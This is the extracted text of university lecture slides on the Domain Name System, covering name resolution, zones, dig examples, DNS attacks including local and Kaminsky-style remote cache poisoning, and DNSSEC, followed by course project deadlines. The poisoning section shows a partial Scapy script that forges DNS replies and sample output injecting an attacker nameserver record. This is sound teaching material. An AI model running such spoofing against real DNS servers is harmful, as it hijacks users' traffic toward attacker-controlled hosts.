

Cybersecurity Lab II



Attacks on DNS

Outline

- DNS Query Process
- DNS Attacks Overview
- Cache Poisoning Attacks
- DNSSEC



Recall: TCP/IP Protocol Suite

- *application:* supporting network applications
 - FTP, SMTP, HTTP
- transport: process-to-process data transfer
 - TCP, UDP
- network: routing of datagrams from source to destination
 - IP, routing protocols
- *link:* data transfer between neighboring network elements
 - Ethernet, 802.111 (WiFi), PPP
- physical: bits "on the wire"

Domain Name System (DNS)

Internet Naming

Rationale

- Hosts need to map a domain name to an IP address
 - Needed for Layer 3
 - The process is called Name Resolution
- What are our options?

Rationale



• Option #1: Store all IP-name mappings

• Issues?

Name	IP
Example.com	123.45.1.2
Example.net	67.12.8.10

Rationale

• Option #2: Hosts ask another system about this mapping



Domain Name System (DNS)

- The Internet phone book
- A *distributed* system that maintains the mapping between domain name and IP address
 - Why is DNS distributed?
- A core component in the Internet
- Attacks on DNS may result in:
 - massive Internet shutdown
 - traffic directed to attacker's servers



Incident: DDoS on Dyn Servers

- Massive Internet disruption in 2016
- Many affected clients and businesses
- DDoS on Dyn's DNS servers
 - Attackers use infected IoT devices with Mirai botnet
 - Overloaded targets with flood of requests

DNS Domain Hierarchy

• Domain *namespace* are organized in a hierarchy

DNS Domain Hierarchy

- Official list of all TLDs is managed by IANA
 - The Internet Assigned Numbers Authority
- IANA delegates each TLD to a manager, called a *registry*:
 - VeriSign \rightarrow .com and .net domains
 - CIRA \rightarrow .ca domain
 - EDUCASE \rightarrow .edu domain
- A TLD registry contracts with other entities, called *registrars*:
 - To provide registration services to the public
 - When an end-user purchases a domain name: The registrar works with the TLD registrar to add the required information

DNS Zones

- DNS is organized into *zones* for management purposes
- Each zone:
 - groups a contiguous domains and sub-domains, and
 - assigns the management authority to an entity
- The nameserver of a zone maintains DNS records for all domains managed by this zone
- A domain can be managed by multiple authorities
 - If it's divided into multiple zones

DNS Zones: An Example

Zone 1 example.com Nameserver of Zone 1 maintains:

- Records for example.com and any sub-domain not in other zones
- Nameservers that manage other sub-domains

Zone 2 ca.example.com

Zone 3 uk.example.com Zone 4 fr.example.com

toronto ed

edmonton

Zone 5 van.example.com

Authoritative Nameservers

- Each DNS zone has at least one **authoritative** nameserver:
 - It publishes information about that zone
 - It provides *definitive* answer to DNS queries
- Primary and secondary nameservers
 - Primary: stores the original copy of all zone records
 - Secondary: maintains an identical copy of the primary server
- Each zone should provide multiple authoritative nameservers
 - For redundancy and reliability
- A single authoritative nameserver may maintain records for multiple zones

Zone Organization on the Internet

- Goal: ask an authoritative nameserver for answers
- Options:
 - Each host maintains a list of all authoritative nameservers
 - A central server that maintains that list
 - Issues?
- Instead,
 - Organize DNS zones on the Internet in a tree structure

Zone Organization on the Internet

- The root of the tree (root zone):
 - Managed by IANA
 - It has 13 authoritative nameservers
 - a.root-servers.net m.root-servers.net
 - These servers are given to the OS (through conf. files)
- Every name resolution either:
 - Starts with a query to one of the root servers, or
 - Uses info. that was once obtained from these root servers



Zone Organization on the Internet

- Each of the TLD zones has authoritative nameservers
- They are registered with the root servers

• Each domain name has at least two nameservers

DNS Query Process

DNS Query Process: Overview

Local DNS Files



- Two files in Linux that DNS resolvers use:
- /etc/hosts
 - Stores static IP addresses for hostnames

127.0.0.1	localhost
123.45.1.2	example.com

- •/etc/resolv.conf
 - If the domain doesn't exist in /etc/hosts, the host needs to ask the local DNS server
 - May be automatically generated if using DHCP
 - The IP address of the local DNS server is stored in /etc/resolv.conf

nameserver 127.0.1.1
search cmpt.sfu.ca

Local DNS Server and the Iterative Query

DNS: The Protocol

- DNS is an application-layer protocol.
- It often uses UDP as a transport layer
 - Port 53
 - When should DNS use TCP?

DNS
UDP
IP
eth
phy.

DNS Records

- The DNS packet contains records
- A DNS record is organized in four sections:
 - Question section: a record describing the query
 - Answer section: records to answer the question
 - Authority section: records pointing to authoritative nameservers
 - Additional section: records related to the query

DNS Records

Question Record

www.example.com

Name

Answer Record and Additional Record

Name	Record Type	Class	TTL	Data Length	Data: IP address
www.example.com	"A"	Internet	(seconds)	4	1.2.3.4



Authority Record

Name	Record Type	Class	TTL	Data Length	Data: IP address
example.com	"NS"	Internet	(seconds)	13	ns.example.com

Record Type Class "A" Internet

"A" := Address record "NS" := Name server record

DNS Header

DNS Cache

- When a local DNS server receives a record
 - It caches this information
 - If same question is asked \rightarrow there is no need to ask other DNS servers
 - Future answers will be cached (and non-authoritative)
- Every cached record has a time-to-live value
 - It will be time out and removed from the cache

Using dig for DNS Query

• A command-line tool that sends DNS requests and parses DNS replies.

Using dig for DNS Query: Example

• Ask your local DNS server

<pre>\$ dig google.com</pre>				
<pre>;; QUESTION SECTION: ;google.com.</pre>		IN	A	
<pre>;; ANSWER SECTION: google.com.</pre>	217	IN	A	216.58.217.46

Using dig for DNS Query: Example

• Ask a specific DNS server

\$ dig @8.8.8.8 google	.COM			
<pre>;; QUESTION SECTION: ;google.com.</pre>		IN	А	
<pre>;; ANSWER SECTION: google.com.</pre>	228	IN	A	172.217.3.174

Emulating the DNS Query using dig

<pre>\$ dig @a.root-servers.net www.example.net ;; QUESTION SECTION:</pre>						
;www.example.net.		IN	Α			
;; AUTHORITY SECT			\frown			
net.	L72800	IN	NS	e.g	tld-servers.net.	
net. 1	L72800	IN	NS	f.g	tld-servers.net.	
net.	L72800	IN	NS	m.g	tld-servers.net.	
•••						
;; ADDITIONAL SECTION:						
e.gtld-servers.ne	et. 172	2800	IN	Α	192.12.94.30	
f.gtld-servers.ne	et. 172	2800	IN	А	192.35.51.30	
m.gtld-servers.ne	et. 172	2800	IN	А	192.55.83.30	

Emulating the DNS Query using dig



\$ dig @e.gtld-servers.net www.example.net

;; QUESTION SECTION: ;www.example.net. IN A ;; AUTHORITY SECTION: example.net. 172800 IN NS a.iana-servers.net. example.net. 172800 IN NS b.iana-servers.net.

;; ADDITIONAL SECTION: a.iana-servers.net. 172800 a.iana-servers.net. 172800 b.iana-servers.net. 172800 b.iana-servers.net. 172800

IN A 199.43.135.53
IN AAAA 2001:500:8f::53
IN A 199.43.133.53
IN AAAA 2001:500:8d::53

Emulating the DNS Query using dig

The final answer



DNS Attacks

An Overview

DNS Attacks Overview

- DDoS attacks
 - Launching DDoS attacks on DNS servers
 - If popular servers don't work \rightarrow the Internet will not work!
- DNS spoofing attacks
 - provide incorrect IP addresses to victims

DNS Spoofing Attacks



DNS Spoofing Attacks



DNS Spoofing Attacks

- Attacks based on sending spoofed DNS replies
- DNS cache poisoning attacks:
 - Local attacks: The attacker is on the same network
 - Remote attacks: The attacker is on a **different** network
 - Why does it matter?
- DNS Rebinding Attacks



DNS Cache Poisoning: Local Attack

- What fields should be spoofed/known?
 - src/dst IP
 - src/dst port
 - DNS question
 - DNS transaction ID

When is spoofing triggered?

10.0.2.70

```
def spoof dns(pkt):
  if(DNS in pkt and 'www.example.net' in pkt[DNS].qd.qname):
     IPpkt = IP(dst=???, src=???)
     UDPpkt = UDP(dport=???, sport=???)
      ...
     spoofpkt = IPpkt/UDPpkt/DNSpkt
     send(spoofpkt)
pkt = sniff(filter='udp and (src host 10.0.2.69 and dst port 53)',
             prn=spoof dns)
```

```
def spoof dns(pkt):
  if(DNS in pkt and 'www.example.net' in pkt[DNS].qd.qname):
     IPpkt = IP(dst=pkt[IP].src, src=pkt[IP].dst)
     UDPpkt = UDP(dport=pkt[UDP].sport, sport=53)
      ...
     spoofpkt = IPpkt/UDPpkt/DNSpkt
     send(spoofpkt)
pkt = sniff(filter='udp and (src host 10.0.2.69 and dst port 53)',
             prn=spoof dns)
```

```
def spoof_dns(pkt):
    if(DNS in pkt and 'www.example.net' in pkt[DNS].qd.qname):
        IPpkt = IP(dst=pkt[IP].src, src=pkt[IP].dst)
        UDPpkt = UDP(dport=pkt[UDP].sport, sport=53)
```

```
spoofpkt = IPpkt/UDPpkt/DNSpkt
send(spoofpkt)
```

- On the user machine
- \$ dig www.example.net
- ;; QUESTION SECTION: ;www.example.net. IN
- ;; ANSWER SECTION:
- www.example.net. 259200 IN A 1.2.3.4

Α

NS

;; AUTHORITY SECTION: example.net. 259200 IN

ns.attacker.com

Local Attack – Note



- Targeting the authority section:
 - More dangerous than spoofing www.example.net, why?
- Can the attacker inject the IP address of ns.attacker.com in the additional section?

Local Attack – Note

<pre>\$ dig www.example.net ;; QUESTION SECTION:</pre>				
;www.example.net.	IN	А		
;; ANSWER SECTION:				
www.example.net.	259200	IN	А	1.2.3.4
;; AUTHORITY SECTION:				
example.net.	259200	IN	NS	ns.attacker.com
;; ADDITIONAL SECTION:				
ns.attacker.com.	259200	IN	А	6.7.8.9

This cannot happen because the nameserver isn't related to the question. The DNS server will discard this info!

DNS Cache Poisoning: Remote Attack

Remote Attack

- The attacker is on a different network
 - Cannot sniff the network
- To spoof a reply, which data is hard to get remotely?
 - Src port (16 bits)
 - Transaction ID (16 bits)
- The idea: the attacker needs to generate them randomly
- Challenges:
 - <u>Search space</u>: 2¹⁶*2¹⁶ options = 2³² (probability of success is **2.32**⁻¹⁰)
 - <u>Time</u>: 50 days to try all of them (assuming sending 1K pkts/sec)
 - <u>Cache</u>: if the attacker is wrong, the answer for www.example.net will be cached → wait longer

We need to know:

- src/dst IP
- src/dst port
- DNS question
- DNS transaction ID

Remote Attack – Main Steps

- 1. Trigger the victim DNS server to send a DNS query
 - But, don't trigger the victim DNS server to cache target hostname
 - <u>Hint</u>: no need to ask the **right question**
- 2. Spoof the DNS reply
 - Random generation of src port and transaction ID.
- 3. Negate the cache effect
 - Keep asking different questions
- This is called The Kaminsky Attack

Remote Attack – The Problem

- Given a target hostname "www.example.net":
 - What kind of query should we trigger?
 - What should we put in the reply to affect the DNS cache?



Remote Attack – Solution – Part 1

- What should we put in the reply to affect the DNS cache?
 - Given a target hostname: how can we make the victim DNS server points to attacker nameserver?
 - Use authority section

Remote Attack – Solution – Part 2

- What kind of query should we trigger?
 - Recall: we cannot use www.example.com
 - Also, if the answer isn't related to the question, the answer will not be accepted
 - Use randomly generated hostnames related to the domain name
 - Examples:
 - 783.example.com
 - abc.example.com
 - qwerty.example.com
 - Etc...

Remote Attack – Putting It All Together



Protection Against DNS Spoofing Attacks

- The main problem: DNS servers cannot authenticate the replies
- Solution: DNS Security Extensions (DNSSEC)
 - RFC 4033, RFC 4034, RFC 4035
 - Authenticates DNS records in the replies by checking the sender's public key
 - Detects if a reply was spoofed
 - Adds new records:
 - RRSIG: RR signature
 - DNSKEY: Public key that a DNS resolver uses to verify signatures in RRSIG
 - DS (Delegation Signer): one-way hash of the public key provided by the sender's parent zone

DNSSEC

Response from Root server

Response from .net server

DNSSEC Root signing

- Root of trust: Valid signatures for root "." DNS zone
- Root zone is signed by a group of individuals known in the community and globally distributed, signature key is refreshed 4 times a year
- This is the root signing ceremony
- Public videos are uploaded by IANA
- Details on Cloudflare's "DNSSEC Root Signing Ceremony" article

Questions?

Final Checkpoints – Hard deadlines

- April 8th and 9th Project demo + presentation
 - Time limit is 15-20 minutes
 - Explain the background necessary to understand your project
 - Focus on demo
 - Highlight your achievements
- April 15th:
 - Project code and report
- (Final quiz on April 9th)

Project Deliverables

• Project report

- Follow the format of an academic report
 - Abstract, introduction
 - Our solution
 - Evaluation of our solution
 - Conclusion, future work
- Personalize your report talk about your own experience, successes and failures, issues and bugs, etc.

Project Deliverables

- code.txt: You need to provide a git URL of your code
 - The repo should explicitly mention the required env. to run your code
 - If you're using a VM or docker, then you need to provide the packaged VM image or Dockerfile
 - The repo should contain exact instructions to build and run your code.
 - If your code requires dependencies, then you need to write script(s) to install them
 - The repo should mention any known issues or bugs in your code.
 - The repo should contain 1--3 test cases (i.e., a test case contains the inputs and expected outputs)
 - You may also provide a video of a demo; this will help us evaluate your work
 - We will spend up to 30 minutes per submission, so you need to design your scripts/test cases based on this time limit.
